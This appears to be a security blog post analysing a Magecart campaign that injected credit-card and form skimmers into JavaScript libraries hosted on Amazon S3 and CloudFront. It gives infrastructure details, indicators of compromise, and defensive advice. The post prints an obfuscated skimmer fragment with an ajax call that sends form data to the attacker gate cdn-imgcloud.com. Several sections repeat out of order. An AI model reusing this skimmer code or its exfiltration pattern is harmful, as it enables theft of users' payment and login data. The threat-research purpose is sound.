
RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.


We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](https://blog.malwarebytes.com) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

The screenshot shows the Fiddler Web Debugger interface. The top pane displays a list of network requests to s3-ca-central-1.amazonaws.com, including files like /js/full-screen-menu.js and /js/dropdown.js. The bottom pane shows the JavaScript code of the injected script, which includes a base64-encoded URL for a CDN: `https://cdn-  
imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextar`. Other visible code includes `$(this).removeClass('show');`, `$(this).dequeue();`, and `$.ajax({url: 'https://cdn-  
imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextar'...`.

Finally, here’s another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">](#)) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**

CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.

Progress Telerik Fiddler Web Debugger - EKFiddle v.0.9.1

File Edit Rules Tools View Help Links

QuickSave UI mode VPN Proxy Import SAZ/PCAP Update/View Regexes Run Regexes Clear Markings

Protocol	Method	Host	URL	Body
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-progress.js	12,390
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/main-menu-mover.js	9,347
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/progress-demo.js	10,297
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/form-collapse-workflow.js	11,649
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/svg4everybody.min.js	10,880
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/second-level-menu-scroll.js	9,960
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471

[QuickExec] ALT+Q > type HELP to learn more

Statistics Inspectors AutoResponder Composer Fiddler Orchestra Beta FiddlerScript

Headers TextView SyntaxView WebForms HexView Auth Cookies Raw JSON XML


Transformer Headers TextView SyntaxView ImageView HexView WebView Auth Caching

```

$(this).removeClass('show');
$(this).dequeue();
});
});
});
})(jQuery);

var _0x537a=[\x61\x58\x4e\x4a\x62\x6d\x6c\x30\x61\x57\x46\x73\x61\x58\x70\x6c\x5a\x41\x3d\x3d',\x61\x58\x4e\x57\x76\x5a\x47\x55\x3d',\x61\x48\x52\x30\x63\x48\x4d\x36\x4c\x79\x39\x6a\x5a\x47\x34\x74\x61\x57\x31\x6e\x59\x33\x58\x4e\x57\x59\x57\x78\x70\x5a\x41\x3d\x3d',\x55\x32\x46\x32\x5a\x56\x42\x68\x63\x6d\x46\x74',\x55\x32\x46\x3d',\x55\x32\x56\x75\x55\x45\x52\x68\x64\x47\x45\x3d',\x52\x47\x39\x74\x59\x57\x6c\x75\x56\x48\x4a\x35\x55\x39',\x62\x32\x47\x56\x75\x55\x59\x57\x6a\x5a\x47\x34\x74\x61\x57\x31\x6e\x59\x33\x46\x63\x59\x58\x52\x56\x79\x64\x32\x68\x79\x55\x14\x7d\xfa}{_0x2c6db2=_0x56aSendDataDomainTrySendIMGGetImageUrl?dispatchEventinnerWidthinnerHeightverticalhorizontalFirebugchrom@_0x1a9870[charA_0x119b[CuuTmU]=function(_0x4bb7bb){var _0x390ae2=atob(_0x4bb7bb);var _0x35bc5f=[];for(var _0x1dcb08=0x0,_0x4d68 decodeURIComponent(_0x35bc5f);_0x119b[TxGHbR]={};_0x119b[JzQWCy]=!![];_0x4541ae=_0x119b[TxGHbR][_0x2_0x2c6db2];function _0x5099b6(_0x5a65ec,_0xc069ab,_0x3dc6f3){return _0x5a65ec[_0x119b['0x0']](new RegExp(_0xc069ab
    
```

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

